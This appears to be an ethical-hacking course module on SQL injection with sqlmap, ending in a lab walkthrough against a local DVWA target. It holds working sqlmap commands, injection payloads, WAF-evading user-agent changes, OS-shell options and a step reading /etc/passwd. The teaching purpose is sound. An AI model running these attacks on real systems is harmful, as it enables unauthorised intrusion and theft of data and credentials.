- dbms** – If we already know (or have a good guess) about the backend DB, we can inform sqlmap

Web Penetration Testing and Ethical Hacking

sqlmap can be used as the SQLi starting point. From this vantage point we could use sqlmap to discover SQL injection flaws in the first place. The following switches in particular are useful to let sqlmap do the discovery.

- u** – A URL to kick off sqlmap
- crawl** – Spiders the site trying to discover entry points for testing
- forms** – Target forms for injection
- dbms** – If we already know (or have a good guess) about the backend DB, we can inform sqlmap

## sqlmap: Auth/Sessions/Proxies

If you have already interacted/authenticated to the target, these switches can prove useful:

**-r / -l** – Captured HTTP Request or proxy log as starting point:

- Can easily help bridge an authentication gap

**--cookie** – Manually set cookies (e.g., --cookie 'SESSID=42')

**--proxy** – Have sqlmap go through Burp/ZAP or another proxy (e.g., --proxy http://127.0.0.1:8081)

### Web Penetration Testing and Ethical Hacking

As testers, our most common use case would be having already found evidence of a SQL injection flaw or a likely target. We would prime sqlmap with targeting information rather than forcing it to spider, target forms, and so on. The following switches prove particularly important when coupling sqlmap with information from our interception proxy as well as feeding that info back into the proxy:


**-r / -l** – Captured HTTP Request or proxy log as starting point

**--cookie** – Manually set cookies (e.g., --cookie 'SESSID=42')

**--proxy** – Have sqlmap go through Burp/ZAP or another proxy (e.g., --proxy http://127.0.0.1:8081)

# sqlmap: Proxies and Active Sessions

- Although the **--proxy** switch mentioned previously can be quite handy, there is some nuance to the behavior
- Imagine you have authenticated to the application in a browser going through the proxy




- The proxies can handle this, but typically don't by default

Web Penetration Testing and Ethical Hacking


The **--proxy** switch is tremendously useful for us because the proxy is most likely our primary vantage point for all application testing activities. Leaning on our proxy can also be extremely useful when dealing with authentication. Although sqlmap does support various forms of authentication, it is typically not as robust as what is found in our proxies or can be achieved by us manually through our proxy.

One thing that often bites folks when using the **--proxy** switch is mistakenly assuming that the proxy automatically transforms requests that are sent through it. Most important, if you have an authenticated session active in your proxy, sqlmap does not automatically inherit the session. We need to configure our proxies to support this.




These screen shots show where in ZAP and Burp we would go to configure the tools to automatically transform sqlmap's requests as they pass through the proxy.

We can quickly/easily toggle "Enable Session Tracking (Cookies)" in ZAP to assist sqlmap in picking up the session:



While this works, the preferred method of handling sessions in ZAP seems to be moving to using the session management portion of site contexts.

In Burp we will need to update the Session Handling Rules under Options->Sessions to include the Proxy tool:



The default behavior is to only include the Spider and Scanner.

Note, the above tweaks can have a performance impact, so we recommend dynamically setting them on an as-needed basis.

# sqlmap: HTTP Headers

Customizing the HTTP headers sqlmap sends could be simply a good practice or required for success:

**--user-agent** – The default user agent of `sqlmap/#.#` is not terribly subtle:

- If you need to be stealthy for the penetration test or need to avoid WAFs/admins that scrutinize user agents

**--referer** – Applications and WAFs are more commonly validating the HTTP Referer matches the expected flow

- Although useful to know about manually setting the HTTP Referer, simply using a previous request (-r) or wielding sqlmap via the proxy would be preferred

## Web Penetration Testing and Ethical Hacking

Modifying HTTP headers is something sqlmap exposes should we have need or desire to alter the default behavior. These enable us to update the user agent and the referrer:

**--user-agent** – The default user agent of `sqlmap/#.#` is not terribly subtle.

If you need to be stealthy for the penetration test or need to avoid WAFs/admins that scrutinize user agents:

**--referer** – Applications and WAFs are more commonly validating the HTTP Referer matches the expected flow.

Although useful to know about manually setting the HTTP Referer, simply using a previous request (-r) or wielding sqlmap via the proxy would be preferred.

## sqlmap: DB Enumeration

Easily dump DB schema/metadata without having to remember the nuance for each DB:

- schema – Dump the entire DBMS database, table and column names
- exclude-sysdbs To ignore system databases
- dbs/--tables/--columns – These switches can be used to be more tactical than dumping the full list as with schema
- D/-T – Can be coupled with the above switch to, for example, list only tables in the Customer DB (-D Customer --tables)

### Web Penetration Testing and Ethical Hacking

Dumping the schema/metadata from the backend is a key step that sqlmap makes significantly easier without our having to bang our heads against syntax needlessly.

- schema – Dump the entire DBMS database, table and column names
- exclude-sysdbs to ignore system databases
- dbs/--tables/--columns – These switches can be used to be more tactical than dumping the full list as with schema
- D/-T – Can be coupled with the above switch to, for example, list only tables in the Customer DB (-D Customer --tables)

## sqlmap: DB Data Exfil

After enumerating the metadata, it is on to stealing the data, or proving you could:

- all** – Dump all data && metadata (yikes!)
- count** – No data exfiltrated, simply provides a count of records
  - Quite useful when dealing with sensitive data stores
- dump** – Steals data given the applied constraints (e.g., -D Orders -T Customers --dump)
- dump-all** – Exfiltrates all table data
- search** - Scour DB/table/column for a string (e.g., user or pass)

Web Penetration Testing and Ethical Hacking

Exfiltrating data is the primary concern for most organizations when considering SQL injection. Now that the metadata has been enumerated, the following switches can exfiltrate data from interesting DBs, tables, or columns. These can also prove that data can be exfiltrated without actually stealing it with the --count switch.

- all** – Dump all data && metadata (yikes!)
- count** – No data exfiltrated, simply provides a count of records
- dump** – Steals data given the applied constraints (e.g., -D Orders -T Customers --dump)
- dump-all** – Exfiltrates all table data
- search** – Scour DB/table/column for a string (e.g., user or pass)

## Key Switches: Beyond DB Data Exfil

Although data exfil is the most common focus, these switches show off sqlmap's capability to do more:

- users** – Enumerate DB user accounts
- passwords** – Show DB user account hashes
- file-read** - Download files to attack system
- file-write** – Upload files to DB system
- reg-read/--reg-write** - Read/Write Windows registry keys
- reg-add/--reg-del** - Add/Delete Windows registry keys

Web Penetration Testing and Ethical Hacking

sqlmap switches for digging in deeper on the database server itself. Extremely useful for databases that targets suggest "don't contain anything sensitive".

- users** – Enumerate DB user accounts
- passwords** – Show DB user account hashes
- file-read** – Download files to attack system
- file-write** – Upload files to DB system
- reg-read/--reg-write** – Read/Write Windows registry keys
- reg-add/--reg-del** – Add/Delete Windows registry keys

## Key Switches: Post Exploitation++

Easily the most popular functionality associated with sqlmap, which can turn SQLi into full on compromise:

- priv-esc - Escalate privileges of DB
- sql-query/--sql-shell - Run single SQL query or get simulated interactive SQL shell
- os-cmd/--os-shell - Exec single OS command or get simulated interactive OS shell
- os-pwn - OOB Metasploit shell/VNC/Meterpreter

See caveats in the notes about utility of these switches

Web Penetration Testing and Ethical Hacking

Without question the following options are the most talked about sqlmap capabilities. Most organizations, and even security professionals, are unaware of the potential for SQL injection to yield these sorts of capabilities.

- priv-esc – Escalate privileges of DB
- sql-query/--sql-shell – Run single SQL query or get simulated interactive SQL shell
- os-cmd/--os-shell – Exec single OS command or get simulated interactive OS shell
- os-pwn – OOB Metasploit shell/VNC/Meterpreter

Some caveats: These techniques typically require the database server to be running a web server, with a web root that the database account can write to, and that we can reach. Significant preconditions exist in many scenarios. This is most effective after pivoting or during internal engagements in which the DB server is more directly accessible. In addition, the --os-pwn option requires an out-of-band connection to be available.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutilidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - **Exercise: sqlmap + ZAP**
- Summary

Web Penetration Testing and Ethical Hacking

The final exercise of 542.3 will be use both sqlmap and ZAP.

## sqlmap + ZAP


- Goals: Employ sqlmap and ZAP to test and exploit an authenticated SQL injection flaw
  - Manually test authenticated SQLi flaw using ZAP
  - Integrate sqlmap as a ZAP application
  - Provide sqlmap authentication information from ZAP
  - Leverage sqlmap and ZAP together to exploit SQLi flaw

Web Penetration Testing and Ethical Hacking

In this lab, we will have you work with an authenticated blind SQL injection flaw. You will initially test the flaw manually with ZAP. Once understood manually, you will then employ sqlmap+ZAP to more efficiently exploit the SQLi flaw.


# Exercise Setup 1

1. Launch ZAP by clicking the Zap icon in the upper panel
  - **Note:** Zap will take ~10 seconds to launch
  - See notes below if you see a "Cannot listen on port 8081" error
2. Once Zap starts, launch Firefox by clicking the Firefox icon in the upper panel



## Web Penetration Testing and Ethical Hacking


1. Click the Zap application icon located at the top of the screen.
  - Note that Zap will take awhile to launch, roughly 10 seconds or so. Many students end up accidentally launching Zap two or three times during the delay. Please run one instance of Zap only.
  - Multiple instances of Zap are running if you see this warning:



2. Then launch Firefox.
- In this case, close the additional Zap instances, leaving the original. When in doubt, close all Zap instances and start over. Zap must be listening on port 8081 for this lab to work.

## Exercise Setup 2

1. In Firefox: go to the Proxy Selector drop-down menu
2. Select ZAP
3. **Note:** Please always use Proxy Selector to manage Firefox's proxy settings – do not use other methods



Web Penetration Testing and Ethical Hacking

We have already installed a Firefox extension called "Proxy Selector." This allows you to quickly switch Firefox between various proxy servers. In this case, we have already configured proxy settings and saved them under the name "ZAP." To activate the use of ZAP, simply select ZAP from the proxy list on the right-hand side of the proxy bar at the top of the Firefox window.


This pull-down menu allows you to automatically configure the browser to use a given web app manipulation proxy.

**Note:** Always use Proxy Selector to manage Firefox's proxy settings. Please **do not use** other methods.

Changing the system proxy settings can break future labs. Some system proxy settings attempt to proxy all protocols, even ICMP!

## Exercise Setup 3

1. Navigate to **http://dvwa/**
2. Log in with the credentials **admin:password**
3. After authentication, click the SQL Injection button on the sidebar



Web Penetration Testing and Ethical Hacking

1. In Firefox, navigate to **http://dvwa/**
2. Log in with the following credentials:
  1. Username: **admin**
  2. Password: **password**
3. Once authenticated, click the SQL Injection button on the sidebar

# Exercise: Your Challenge

Target: <http://dvwa/vulnerabilities/sql>

1. Verify the simple error-based SQLi flaw manually with ZAP/browser
  2. Execute sqlmap against target using a cookie and proxied through ZAP
  3. What methods does sqlmap find are available to attack the vulnerable id parameter?
  4. Determine sqlmap's default user agent and customize it to use 42 for the UA
  5. Without viewing the data, how many records are found in the sensitive **Customers** table of the **sql** database?
  6. Use sqlmap to determine the uid for the zbeeblebrox on the system
  7. Dump database users and password hashes
  8. What is the name of the column that contains password hashes for the **my\_wiki** database?
  9. Bonus: Use sqlmap to get a metasploit shell, and from within the shell determine the id under which the shell is running
- Choose your desired level of difficulty – Walkthrough begins on the next page

Web Penetration Testing and Ethical Hacking


Target: <http://dvwa/vulnerabilities/sql>

1. Verify the simple error-based SQLi flaw manually with ZAP/browser.
2. Execute sqlmap against target using a cookie and proxied through ZAP.
3. What injection types does sqlmap find are available to attack the vulnerable id parameter?
4. Determine sqlmap's default user agent and customize it to use 42 for the UA.
5. Without viewing the data, how many records are found in the sensitive **Customers** table of the **sql** database?
6. Use sqlmap to determine the uid for the zbeeblebrox on the system.
7. Dump database users and password hashes.
8. What is the name of the column that contains password hashes for the **my\_wiki** database?
9. Bonus: Use sqlmap to get a metasploit shell, and from within the shell determine the id under which the shell is running.

Choose your desired level of difficulty – Walkthrough begins on the next page.

## Exercise: Verify SQL Flaw

- Confirm the existence of the simple error-based SQLi flaw
- Submit a valid id of 1
- Now submit 1 followed by a single quote (1')
- Notice the DB error message similar to what we have seen previously



Web Penetration Testing and Ethical Hacking


First, let's confirm the existence of the simple error-based SQLi flaw.

Submit a valid id of 1, and confirm the application is working appropriately.

Now submit a 1 followed by a single quote (1').

A screenshot of a user interface showing a form field labeled "User ID:". Inside the field, the value "1" is entered. To the right of the field is a "Submit" button.

Notice the DB error message similar to what we have seen previously.




# Exercise: ZAP Cookie -> sqlmap

## In ZAP

- Select the GET to sqli with the id submission
- Highlight the value of the Cookie in the Request tab (from PHPSESSID... through low)
- Right-click and select Copy

```
GET http://dvwa/vulnerabilities/sqli/?id=1%27&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: PHPSESSID=94auavu13vd4c6qlnav9in7ou3; security=low
Connection: keep-alive
Host: dvwa
```




**Note:** If during the exercise sqlmap ever gets redirected to the login.php, perform this step again to grab a new cookie

## Web Penetration Testing and Ethical Hacking

## In ZAP

Select the GET to sqli with the id submission: **GET:sqli(Submit,id)**.

You will find this request under **Sites->http://dvwa->vulnerabilities->GET:sqli(Submit,id)**.



In the Request tab on the right, highlight the value of the Cookie in the Request tab (from PHPSESSID... through low).

Right-click and select Copy.

```
GET http://dvwa/vulnerabilities/sqli/?id=1%27&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: PHPSESSID=94auavu13vd4c6qlnav9in7ou3; security=low
Connection: keep-alive
Host: dvwa
```


## Exercise: sqlmap with --cookie(s)

Let's use those yummy cookies...

- Open a terminal
- In the terminal, type the following command:

```
$ sqlmap -u  
"http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"  
--cookie="PASTE COPIED DATA HERE"  
--proxy http://localhost:8081 --batch
```

**Note:** The above is a single command on one line



Web Penetration Testing and Ethical Hacking

You will use the previously copied cookie to allow sqlmap to test the authenticated SQLi vulnerability located here: <http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit>

Open a terminal.

**Warning:** for the next command, be sure to supply your previously copied cookie value in place of the PASTE COPIED DATA HERE.

In the terminal, type the following command, which is all one single line:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"  
--cookie="PASTE COPIED DATA HERE" --proxy http://localhost:8081 --batch
```

Review the output to find the answer to the next question.

# Exercise: sqlmap SQLi Methods

- What methods does sqlmap find are available to attack the vulnerable id parameter?
  - sqlmap noted four injection types based on output of previous command

```
Parameter: id (GET)
Type: boolean-based blind 1
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 5881=5881 AND 'DTb0='DTb0&Submit=Submit

Type: error-based 2
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 6437 FROM(SELECT COUNT(*),CONCAT(0x7176717871,(SELECT (CASE WHEN (6437=6437) THEN 1 ELSE 0 END)),0x716b626271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'eQbT='eQbT&Submit=Submit

Type: UNION query 3
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176717871,0x62474a685751506a4a50,0x716b626271)#&Submit=Submit

Type: AND/OR time-based blind 4
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'vKb0='vKb0&Submit=Submit
```

## Web Penetration Testing and Ethical Hacking

In the results of our previous command, sqlmap lists four types of injections available against the vulnerable id parameter.

The four types are:

- Boolean-based blind
- Error-based
- UNION query
- AND/OR time-based blind

```
Parameter: id (GET)
Type: boolean-based blind 1
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 5881=5881 AND 'DTb0='DTb0&Submit=Submit

Type: error-based 2
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 6437 FROM(SELECT COUNT(*),CONCAT(0x7176717871,(SELECT (CASE WHEN (6437=6437) THEN 1 ELSE 0 END)),0x716b626271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'eQbT='eQbT&Submit=Submit

Type: UNION query 3
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176717871,0x62474a685751506a4a50,0x716b626271)#&Submit=Submit

Type: AND/OR time-based blind 4
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'vKb0='vKb0&Submit=Submit
```

# Exercise: sqlmap User Agent

## Find the default user agent for sqlmap

### In ZAP

- Double-click any sqlmap HTTP request in ZAP's History tab
- On the Request tab, find the default user agent in the HTTP request
  - It should look similar to this:  
`User-Agent: sqlmap/1.0-dev-4f122ee (http://sqlmap.org)`
- In a terminal, execute sqlmap to use a custom user agent of **42** so as to not make it immediately obvious we are using sqlmap

**Hint:** The up arrow will save you a lot of typing because we will just tweak previous commands with much of this exercise

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch
--user-agent 42
```

**Back in ZAP** – Check ZAP History to confirm that the UA changed successfully


User-Agent: 42

Web Penetration Testing and Ethical Hacking

Now let's check out the default sqlmap user agent, and then customize it.

Double-click any sqlmap HTTP request found in ZAP's History. Hint, the sqlmap requests all list `http://dvwa:80` rather than just `http://dvwa` under the URL in the History tab.

On the Request tab, find the default user agent:



```
GET http://dvwa:80/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Accept-Language: en-us,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: sqlmap/1.0-dev-4f122ee (http://sqlmap.org)
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Connection: close
Cookie: PHPSESSID=94auavul13vd4c6glnav9in70u3; security=low
Pragma: no-cache
Cache-Control: no-cache,no-store
Host: dvwa
```

We can see above that the default user agent at lab creation was **sqlmap/1.0-dev-4f122ee (http://sqlmap.org)**

Back in the terminal, we will execute sqlmap to use a custom user agent of **42** so as to not make immediately obvious we are running sqlmap.

**Hint:** The up arrow will save you a lot of typing because we will just tweak previous commands with much of this exercise

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
```

## Exercise: Sensitive Table Entries

- Determine how many records are contained in the **Customers** table of the **sqlil** database
- Append the following to the base sqlmap command and run it:

```
-D sqlil -T Customers --count
```

-D – Specifies the DB

-T – Confines it to the Customers table

--count – Simply gives the number of records in the table rather than data

| Database: sqlil |         |
|-----------------|---------|
| Table           | Entries |
| Customers       | 56      |

Web Penetration Testing and Ethical Hacking

We often interact with applications that store sensitive data. Although the organization is interested in learning about potential impact to the data, it might balk at you disclosing, even to yourself.

One way around this is to perform an action that indicates that you could have exfiltrated the data. Counting the rows in a table can work well for this.

To that end, count the number of entries in the **Customers** table of the **sqlil** database.

Execute the following command:

```
$ sqlmap -u "http://dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 -D sqlil -T Customers --count
```

As shown in the following screenshot, we count 56 entries in the **sqlil**.**Customers** table.

| Database: sqlil |         |
|-----------------|---------|
| Table           | Entries |
| Customers       | 56      |

## Exercise: zbeeblebrox uid

- Find the uid of the zbeeblebrox account on the victim system
  - This information will be contained in `/etc/passwd`
- Append `--file-read /etc/passwd` to our base sqlmap command to retrieve the `/etc/passwd` file

```
files saved to [1]:  
[*] /home/student/.sqlmap/output/dvwa/files/_etc_passwd (same file)
```

- Find the line in the file with zbeeblebrox' information by running:

```
$ grep zbeeblebrox ~/sqlmap/output/dvwa/files/_etc_passwd
```

```
File Edit View Terminal Tabs Help Terminal  
[-]$ grep zbeeblebrox /home/student/.sqlmap/output/dvwa/files/_etc_passwd  
zbeeblebrox:x:1003:1003:Zaphod Beeblebrox,,,:/home/zbeeblebrox:/bin/bash  
[-]$
```

- We find the uid for the zbeeblebrox account is **1003**

Web Penetration Testing and Ethical Hacking

The goal is to determine the uid associated with the zbeeblebrox account on the victim. This information would be contained in `/etc/password`, so we will steal that file.

Execute the following command at the terminal prompt:

```
